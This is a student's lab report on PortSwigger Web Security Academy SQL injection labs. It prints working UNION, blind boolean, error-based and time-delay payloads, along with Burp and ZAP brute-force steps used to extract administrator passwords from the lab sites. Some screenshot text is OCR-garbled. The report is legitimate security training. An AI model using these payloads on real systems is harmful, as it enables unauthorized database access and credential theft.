

PORTSWIGGER WEB
SECURITY ACADEMY:SQL
INJECTION LAB REPORT

Name :
Chetan.E

Subject:
Ethical Hacking

Year:
2026

LinkedIn:
<https://www.linkedin.com/in/chetan021104/>

Github Link:
<https://github.com/chetan12004>

TABLE OF CONTENTS

SR. NO	TITLE	PAGE. NO
1.	OBJECTIVE	3
2.	TOOLS USED	3
3.	LAB ENVIRONMENT SETUP	3
4.	SQL INJECTION LABS	3-20
4.1	Listing database content on non-oracle database	3-7
4.2	Blind SQL injection with conditional responses	7-11
4.3	Blind SQL injection with conditional errors	11-14
4.4	Visible error based SQL injection	15-18
4.5	Blind SQL injection with time delays and information retrieval	18-20
5.	CONCLUSION	21
6.	REFERENCES	21

1. Objective

The objective of this lab is to identify, exploit, and understand SQL Injection vulnerabilities in a web application by using PortSwigger Academy's SQL Injection labs.

2. Tools used

- Kali Linux : Penetration Testing Operating System.
- Portswigger Academy Labs : Vulnerable Website Target.
- Burp Suite : Web Application Security Testing and Vulnerability Assessment Tool.
- Zaproxy : This Tool is also Web Application Security Testing and Vulnerability Assessment Tool.

3. Lab Environment Setup

- Just a simple website login on Portswigger Academy and accessing its Vulnerable Labs to practice Web application Ethical Hacking.
- Pre-installed Web application security testing tools that is Burp Suite and Zaproxy which is already present in Kali Linux Operating System.

4. SQL Injection Labs

I. SQL injection attack, listing the database contents on non-Oracle databases

This lab contains a SQL injection vulnerability in the product category. The results from the query are returned in the application's response so we can use a UNION attack to retrieve data from other tables.

WE LIKE TO
SHOP ↗

Clothing, shoes and accessories

Refine your search:
All Clothing, shoes and accessories Food & Drink Gifts Lifestyle Pets

The Trolley-ON
Some days life can be so tough, everything seems to get in your way, and you can't juggle everything the way you need to. Our extremely versatile Trolley-ON is the answer to all your prayers. Not only is the Trolley-ON useful for transporting things like; luggage, shopping, purses, and a change of clothes, it also doubles up as a buggy and dog basket. If you find you can't reach the top shelves in the supermarket aisles, just hop in and give yourself a leg up. This is a great product for couples, as it is not yet self-propelled, with two of you at the helm you will be able to take it in turns to Kart down steep roads and hills, not just practical but fun too! Please be advised not to pick up a freebie in car parks and along railway lines, these Trolley-Ons are likely to be malfunctioning and we cannot guarantee your safety. You can buy from a name you trust and we offer a full service and MOT for two years from the date of purchase. Once you incorporate this product into your everyday life you will wonder how you ever lived without it.

Dancing In The Dark

⇒ Used the Burp Suite to intercept and modify the request that sets the product category filter.

'+UNION+SELECT+'abc','def'--

Request

```
1 GET /filter?category='+UNION+SELECT+'abc','def'-- HTTP/2
2 Host: 0a29009004bc84ed83960fad009e0aae.web-security-academy.net
3 Cookie: session=0a29009004bc84ed83960fad009e0aae
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) 20230301.1 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: br
8 Referer: https://0a29009004bc84ed83960fad009e0aae.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Priority: 0
15 Cache-Control: no-cache
```

Response

' UNION SELECT 'abc','def'--

Refine your search:
All Clothing, shoes and accessories Food & Drink Gifts Lifestyle Pets

⇒ Checked the number of columns that are returned by the given query. The query given is returning two columns.

⇒ Used the payload to get the list of tables in the database .

'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains the following payload:

```
+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables-- HTTP/2
POST /0a29009004bc84ed83960fad009e00ae.web-security-academy.net HTTP/2
Host: 0a29009004bc84ed83960fad009e00ae.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a29009004bc84ed83960fad009e00ae.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0,o,1
Te: trailers

```

The Response pane shows the HTML output of the database query results. The table structure includes columns like pg_stat_archiver, pg_stat_ssl, pg_stat_xact_user_functions, pg_am, and user. One row is highlighted with a red box, containing the value 'users_lgnanc'.

⇒ Now I found the name of the table containing username and passwords as shown in above image.

⇒ And used the psyosd to retrieve the details of columns in table.

'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_lgnanc'--

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains the following payload:

```
+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_lgnanc'-- HTTP/2
POST /0a29009004bc84ed83960fad009e00ae.web-security-academy.net HTTP/2
Host: 0a29009004bc84ed83960fad009e00ae.web-security-academy.net
Cookie: session=0x0; URL=https%3A%2F%2F0a29009004bc84ed83960fad009e00ae.web-security-academy.net%2Findex%2Fjxa
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a29009004bc84ed83960fad009e00ae.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0,o,1
Te: trailers

```

The Response pane shows the HTML output of the database query results. The table structure includes columns like password_lwxqst, email, and username_sthpwn. Three rows are highlighted with red boxes, containing the values 'password_lwxqst', 'email', and 'username_sthpwn' respectively.

⇒ Used the payload in the given to retrieve the usernames and passwords for all users .

'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--

Request

```
GET /filter?category=
'+UNION+SELECT+username_sthpwn,+password_iwxqst+FROM+users_ignanc--' - HTTP/2
Host: 0a29009004bc84ed83960fad009e00ae.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a29009004bc84ed83960fad009e00ae.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: -1
Te: trailers
.
```

Response

' UNION SELECT username_sthpwn, password_iwxqst FROM users_ignanc--'

Refine your search:

All Clothing, shoes and accessories Food & Drink Gifts Lifestyle Pets

carlos
vcfluiuaxq7vsnninwv6
wiener
r310fpu8z5w2bijgp9zl
administrator
wwwsfhwldyoz4bf2l0em7

⇒ And found the password for the administrator user and used it to login and cleared the lab.


Lab: SQL injection attack, listing the database contents on non-Oracle databases

Back to lab description >

Home | My account

Login

Username	<input type="text" value="administrator"/>
Password	<input type="password" value="*****"/>
<input type="button" value="Log in"/>	



- ## II. Blind SQL injection with conditional responses
- ⇒ Used burp suite to intercept the request containing Trackingid cookie and used the payload : 'AND '1'='1' , and verified the Welcome back message appears in the render tab as shown in the image below.

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:**

```

GET / HTTP/2.0
Host: 0x54004b0406e4558143b73d00c4
Cookie: session=4558143b73d00c4000d; web-security-academy=1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4929.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: https://0x54004b0406e4558143b73d00c4000d/web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: uwd,1
Te: trailers
    
```
- Response Tab:**

WebSecurity
Academy

Blind SQL injection with conditional responses

Home | Welcome back! | My account

⇒ And changed the query to '1=2' and verified that welcome back message not appearing in response.

Burp Suite Community Edition v2025.7.4 - Temporary Project
Target: https://0a54004b0406e4558143b73d00c4008d.web-security-academy.net

Request

```
GET / HTTP/2
Host: 0a54004b0406e4558143b73d00c4008d.web-security-academy.net
Cookie: TrackingId=JyfAZThkg13oDn2 AND 1=2; session=My3jZGscC11Qwof0Swrlz769Mybz
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/20.0.1132.57 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Accept-Encoding: gzip, deflate
Referer: https://0a54004b0406e4558143b73d00c4008d.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0,1
Tls-Security-Level: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 10
Connection: close
```

Response

Blind SQL injection with conditional responses

WE LIKE TO SHOP

Refine your search:
All Accessories Corporate gifts Gifts Pets Toys & Games

Home | My account

Done

Event log (3) All issues

11,439 bytes | 237 millis

Memory: 266.2MB Disabled

⇒ Used the query 'AND (SELECT 'a' FROM users LIMIT 1)=a' ,because to check weather there is table called users.

Burp Suite Community Edition v2025.7.4 - Temporary Project
Target: https://0a54004b0406e4558143b73d00c4008d.web-security-academy.net

Request

```
GET / HTTP/2
Host: 0a54004b0406e4558143b73d00c4008d.web-security-academy.net
Cookie: TrackingId=JyfAZThkg13oDn2 AND (SELECT 'a' FROM users LIMIT 1)=a; session=My3jZGscC11Qwof0Swrlz769Mybz
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/20.0.1132.57 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Accept-Encoding: gzip, deflate
Referer: https://0a54004b0406e4558143b73d00c4008d.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0,1
Tls-Security-Level: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 10
Connection: close
```

Response

Blind SQL injection with conditional responses

WE LIKE TO SHOP

Refine your search:
All Accessories Corporate gifts Gifts Pets Toys & Games

Home | Welcome back! | My account

Done

Event log (3) All issues

11,500 bytes | 240 millis

Memory: 281.6MB Disabled

⇒ Used the query 'AND (SELECT 'a' FROM users WHERE username='administrator')=a' ,and verified that there is a user called administrator.

Burp Suite Community Edition v2025.7.4 - Temporary Project

Target: https://0a54004b0406e4558143b73d00c4

Request

```
1 GET / HTTP/2
2 Host: https://0a54004b0406e4558143b73d00c4
3 Cookie: TrackingId=ssfrAZThkg13o2n2* AND (SELECT 'a' FROM users WHERE username='administrator')='a
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5312.101 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a54004b0406e4558143b73d00c4008d.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 DNT: 1
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0,i
15 Te: trailers
16
17
```

Response

Blind SQL injection with conditional responses

WEB SECURITY ACADEMY

Home | Welcome back! | My account

WE LIKE TO SHOP

Refine your search:

All Accessories Corporate gifts Gifts Pets Toys & Games

⇒ Used the query to check how many characters are in the password of administrator user and kept incrementing it till 20 and found the user has 20 characters in password.

TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a

Burp Suite Community Edition v2025.7.4 - Temporary Project

Target: https://0a54004b0406e4558143b73d00c4

Request

```
1 GET / HTTP/2
2 Host: https://0a54004b0406e4558143b73d00c4
3 Cookie: TrackingId=ssfrAZThkg13o2n2* AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5312.101 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a54004b0406e4558143b73d00c4008d.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Mode: document
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Priority: u=0,i
14 Te: trailers
15
16
17
```

Response

Blind SQL injection with conditional responses

WEB SECURITY ACADEMY

Home | Welcome back! | My account

WE LIKE TO SHOP

Refine your search:

All Accessories Corporate gifts Gifts Pets Toys & Games

The screenshot shows a Burp Suite session with the following details:

- Request:**

```
GET / HTTP/2
Cookie: TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')=a
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: https://o54004b0406e4558143b73d00c4008d.web-security-academy.net/
Content-Type: application/x-www-form-urlencoded
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
Te: trailers
```
- Response:** A page titled "Web Security Academy" with a search bar and some images.
- Inspector:** Shows various request and response attributes, including "Request attributes" (2), "Request query parameters" (0), "Request body parameters" (0), "Request cookies" (2), "Request headers" (18), and "Response headers" (3).

⇒ Right clicked and sent the request to burp intruder to brute force to find the password and placed the **§** to highlight the 1 and a as bolded in the query below .

TrackingId=xyz' AND (SELECT SUBSTRING(password,**1**,1) FROM users WHERE username='administrator')='a

The screenshot shows the Burp Suite Intruder tab with the following configuration:

- Cluster bomb attack** is selected.
- Target:** https://o54004b0406e4558143b73d00c4008d.web-security-academy.net
- Payloads:** Payload position: 1 - 1, Payload type: Simple list, Payload count: 1, Request count: 0.
- Payload configuration:** Paste: abcdefghijklmnopqrstuvwxyz
- Resource pool:** Available for selection.

⇒ **1** is the first character to brute force and I set the payload to increment till 20.
 ⇒ And, **a** is the password brute forced from a-z,0-9 .
 ⇒ And Grep matched to Welcome back to see the 20 results from 740 responses.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A table titled '5. Intruder attack of https://0a54004b0406e4558143b73d00c4008d.web-security-academy.net' is displayed. The table has columns: Request, Payload 1, Payload 2, Status code, Response rec..., Error, Timeout, Length, and Welcom... Comment. The table contains 33 rows of data. On the right side of the interface, there are tabs for 'Payloads', 'Resource pool', and 'Settings'.

⇒ And found the results and solved the lab.

III. Blind SQL injection with conditional errors.

⇒ As usual intercepted in burp suite and modified the TrackingId with adding ' , and verified the error message is received.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being sent to the target URL: https://0a86004b045982d780c94924003200fb.web-security-academy.net. The response shows a 'Blind SQL injection with conditional errors' message. The message includes a red box around the word 'Internal Server Error' and a red arrow pointing to it. The status bar at the bottom indicates '2,353 bytes | 240 millis'.

⇒ Added ' ' two quotation marks and saw that error disappears.

⇒ Used '||(SELECT ")||' and saw the query was not valid and used '||(SELECT " FROM dual)||' and determined the database is Oracle because the error disappeared.

Burp Suite Community Edition v2025.7.4 - Temporary Project

Target: https://0a86004b045982d780c94924003200fb.web-security-academy.net

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a86004b045982d780c94924003200fb.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.6010.128 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Patch-Dest: document
11 Sec-Patch-Meta: message
12 Sec-Patch-Page: message
13 Sec-Match-User: ?i
14 Priority: uno, 1
15 X-Forwarded-For: 127.0.0.1
```

Response

Pretty Raw Hex Render

WebSecurity Academy

Blind SQL injection with conditional errors

Back to lab description

Home | My account

WE LIKE TO SHOP

Refine your search:

All Accessories Clothing, shoes and accessories Gifts Lifestyle Tech gifts

Event log (10) All issues

Memory: 280.2MB Disabled

- ⇒ Used the true and false query to see the response and saw if query is true the error is generated and if false the page is loaded without error.
- ⇒ True query : ''||**(SELECT CASE WHEN (1=1) THEN TO CHAR(1/0) ELSE " END FROM dual)||'**
- ⇒ False query : changed to (1=2).

→ Used '`||(SELECT CASE WHEN (1=1) THEN`
`TO CHAR(1/0) ELSE " END FROM users WHERE`
`username='administrator')||'`' ,and received error and
found there is a username as administrator.

The screenshot shows a Burp Suite interface with the following details:

- Request:** GET / HTTP/2.0
- Headers:**
 - Cookie: TracksId=1234567890; SqlInj=1 || SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 - Accept-Encoding: gzip, deflate, br
 - Referer: https://portswigger.net/
 - Sec-Fetch-Dest: document
 - Sec-Fetch-Mode: navigate
 - Sec-Fetch-Site: same-site
 - Sec-Fetch-User: ?1
 - Upgrade-Insecure-Requests: 1
 - X-Forwarded-For: 127.0.0.1
 - X-Forwarded-Port: 443
- Response:** Blind SQL injection with conditional errors
- Content:** Internal Server Error

⇒ And used the query to determine the number of characters present in the password and kept incrementing it and knew there was 20 letters.

```
'||(SELECT CASE WHEN LENGTH(password)>1 THEN  
    to_char(1/0) ELSE " END FROM users WHERE  
    username='administrator')||'
```

The screenshot shows the Burp Suite interface. In the Request tab, a GET request is shown with a complex WHERE clause: `... WHERE LENGTH(password) > 0 AND SUBSTR(password, 1, 1) = 'a' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator'`. In the Response tab, the page title is 'WebSecurity Academy' and the content is 'Blind SQL injection with conditional errors'. Below it, a red box highlights the error message 'Internal Server Error'.

⇒ Used Owasp zap tool that is Zaproxy to brute force to find the password.

||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO CHAR(1/0) ELSE " END FROM users WHERE username='administrator'||'

⇒ The highlighted part will be selected to brute force where 1 will increment till 20 and a will be brute forced by a-z ,0-9.

Task ID	Message Type	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
1	suu fuzzed	500 Internal Server Error	1.1 s	148 bytes	2,226 bytes	Reflected	u, n	
2	343 Fuzzed	500 Internal Server Error	257 ms	148 bytes	2,226 bytes	Reflected	10, s	
3	369 Fuzzed	500 Internal Server Error	270 ms	148 bytes	2,226 bytes	Reflected	11, h	
4	411 Fuzzed	500 Internal Server Error	229 ms	148 bytes	2,226 bytes	Reflected	12, o	
5	467 Fuzzed	500 Internal Server Error	252 ms	148 bytes	2,226 bytes	Reflected	13, 8	
6	496 Fuzzed	500 Internal Server Error	224 ms	148 bytes	2,226 bytes	Reflected	14, l	
7	525 Fuzzed	500 Internal Server Error	1.0 s	148 bytes	2,226 bytes	Reflected	15, u	
8	550 Fuzzed	500 Internal Server Error	255 ms	148 bytes	2,226 bytes	Reflected	16, j	
9	612 Fuzzed	500 Internal Server Error	208 ms	148 bytes	2,226 bytes	Reflected	17, 9	
10	638 Fuzzed	500 Internal Server Error	2.0 s	148 bytes	2,226 bytes	Reflected	18, z	
11	668 Fuzzed	500 Internal Server Error	253 ms	148 bytes	2,226 bytes	Reflected	19, t	

⇒ Got the password ,entered the credentials and solved the lab.

The screenshot shows a browser window with the URL: <https://0a3900e10bab8e69828f24dc00d90001.web-security-academy.net/my-account?id=administrator>. The page title is 'WebSecurity Academy' and the content is 'Blind SQL injection with conditional errors'. A green button at the bottom says 'LAB Solved'.

The screenshot shows the 'My Account' page. It displays the message 'Congratulations, you solved the lab!' and a green 'LAB Solved' button. Below it, there is a form with an 'Email' field containing 'administrator' and a green 'Update email' button.

IV. Visible error-based SQL injection.

⇒ In burp suite intercepted the request and sent it to repeater and changed the TrackingId by adding ' ,single quote to it and saw verbose error. And then added '-- , and error disappeared.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane displays a GET request to https://0a69004704e7aaa280aa8565003c/web-security-academy.net. The "Response" pane shows a page from "WebSecurity Academy" titled "Visible error-based SQL injection". A red box highlights the error message: "Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'JKez8lGXsLhPHYP'. Expected char". The "Inspector" pane on the right shows the request attributes, query parameters, body parameters, cookies, headers, and response headers. The status bar indicates the target is https://0a69004704e7aaa280aa8565003c.

This screenshot is similar to the one above, but the error message in the response pane is no longer visible. The "Inspector" pane shows the request attributes, query parameters, body parameters, cookies, headers, and response headers. The status bar indicates the target is https://0a69004704e7aaa280aa8565003c003f.web-security-academy.net.

⇒ Used 'AND CAST((SELECT 1) AS int)-- , and got different boolean expression error ,because of this I added = operator in the query as 'AND 1=CAST((SELECT 1) AS int)-- . And error disappeared.

Burp Suite Community Edition v2025.7.4 - Temporary Project

Target: https://0a69004704e7aaa280aa8565003

Request

```
GET / HTTP/2.0
Host: 0a69004704e7aaa280aa8565003
Cookie: TrackingId=4f3kez8lGKwLPHP% AND 1=CAST((SELECT 1) AS int)--; session=yxolvayebhlnslCnYso5lQury9vk
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u0,o
Te: trailers

```

Response

Visible error-based SQL injection LAB Not solved

WebSecurity Academy

ERROR: argument of AND must be type boolean, not type integer Position: 63
ERROR: argument of AND must be type boolean, not type integer Position: 63

Burp Suite Community Edition v2025.7.4 - Temporary Project

Target: https://0a69004704e7aaa280aa8565003

Request

```
GET / HTTP/2.0
Host: 0a69004704e7aaa280aa8565003
Cookie: TrackingId=4f3kez8lGKwLPHP% AND 1=CAST((SELECT 1) AS int)--; session=yxolvayebhlnslCnYso5lQury9vk
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u0,o
Te: trailers

```

Response

```
HTTP/2.00 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11316
```

Visible error-based SQL injection

```
<html>
  <head>
    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
    <link href="/resources/css/labsCommerce.css" rel="stylesheet">
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class="academyLabBanner">
        <div class="container">
          <div class="logo">
            
          <div class="pageTitle-container">
            <h2>
              Visible error-based SQL injection
            </h2>
            <a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-sql-injection-isolate-error-based">
              Back to lab <br/><br/> description<br/>
              
7 <html>
8     <head>
9         <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10        <link href="/resources/css/labsCommerce.css rel=stylesheet">
11        <title>Blind SQL injection with time delays and information retrieval</title>
12    </head>
13    <body>
14        <script src="/resources/labheader/js/labHeader.js">
15            <div id="academyLabHeader">
16                <section class="academyLabBanner">
17                    <div class="container">
18                        <div class="logo">
19                            <div class="title-container">
20                                <h1>Blind SQL injection with time delays and information retrieval</h1>
21                                <a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-time-delay.html">
22                                    <img alt="Back arrow icon" style="vertical-align: middle;"/>
23                                    Back<br/>to lab<br/>description&nbsp;
24                                    <svg version="1.1" id="layer_1" xmlns="http://www.w3.org/2000/svg" x="0" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
25                                        <polygon points="1.4,0 0,1.2 12.6,15 0.28.8 1.4,30 15.1,15" />
26                                    </svg>
27                                <span>←</span>
28                            </div>
29                        </div>
30                    </div>
31                </section>
32            </div>
33        </script>
34    </body>
35
```

⇒ Used the query to determine the password character length and saw there was 20 characters.

'%3BSELECT+CASE+WHEN+(username='administrator')+AND+LENGTH(password)>1+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--'

Request

```
1 GET / HTTP/2.0
2 Host: https://0a3500de04e3bfa784dd22f003b0ff1.web-security-academy.net
3 Cookie: TracingId=0x5d400000000000000000000000000000; session=KfHuPeULTEzQhntvvBd0bIizgZOp
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://portswigger.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-User: ?1
13 Priority: u0.1
14 Tz: Trailers
15
16
17
18
19
20
21
22
23
24
25
26
```

Response

```
1 HTTP/2.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11510
5
6 <!DOCTYPE html>
7 <html>
8     <head>
9         <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10        <link href="/resources/css/labsCommerce.css rel=stylesheet">
11        <title>Blind SQL injection with time delays and information retrieval</title>
12    </head>
13    <body>
14        <script src="/resources/labheader/js/labHeader.js">
15            <div id="academyLabHeader">
16                <section class="academyLabBanner">
17                    <div class="container">
18                        <div class="logo">
19                            <div class="title-container">
20                                <h1>Blind SQL injection with time delays and information retrieval</h1>
21                                <a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-time-delay.html">
22                                    <img alt="Back arrow icon" style="vertical-align: middle;"/>
23                                    Back<br/>to lab<br/>description&nbsp;
24                                    <svg version="1.1" id="layer_1" xmlns="http://www.w3.org/2000/svg" x="0" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
25                                        <polygon points="1.4,0 0,1.2 12.6,15 0.28.8 1.4,30 15.1,15" />
26                                    </svg>
27                                <span>←</span>
28                            </div>
29                        </div>
30                    </div>
31                </section>
32            </div>
33        </script>
34    </body>
35
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 2
- Request headers: 18
- Response headers: 3

⇒ Opened the Zaproxy to brute force the password and highlighted the **1** to increment till 20 to search each character and highlighted **a** to brute force a-z,0-9.

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBLENGTH(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users—

The screenshot shows the ZAP interface with a network request and a table of fuzzing results.

Network Request:

```
GET https://0a3500de04e3bfa784d0d22f003b00f1.web-security-academy.net/ HTTP/1.1
Host: 0a3500de04e3bfa784d0d22f003b00f1.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
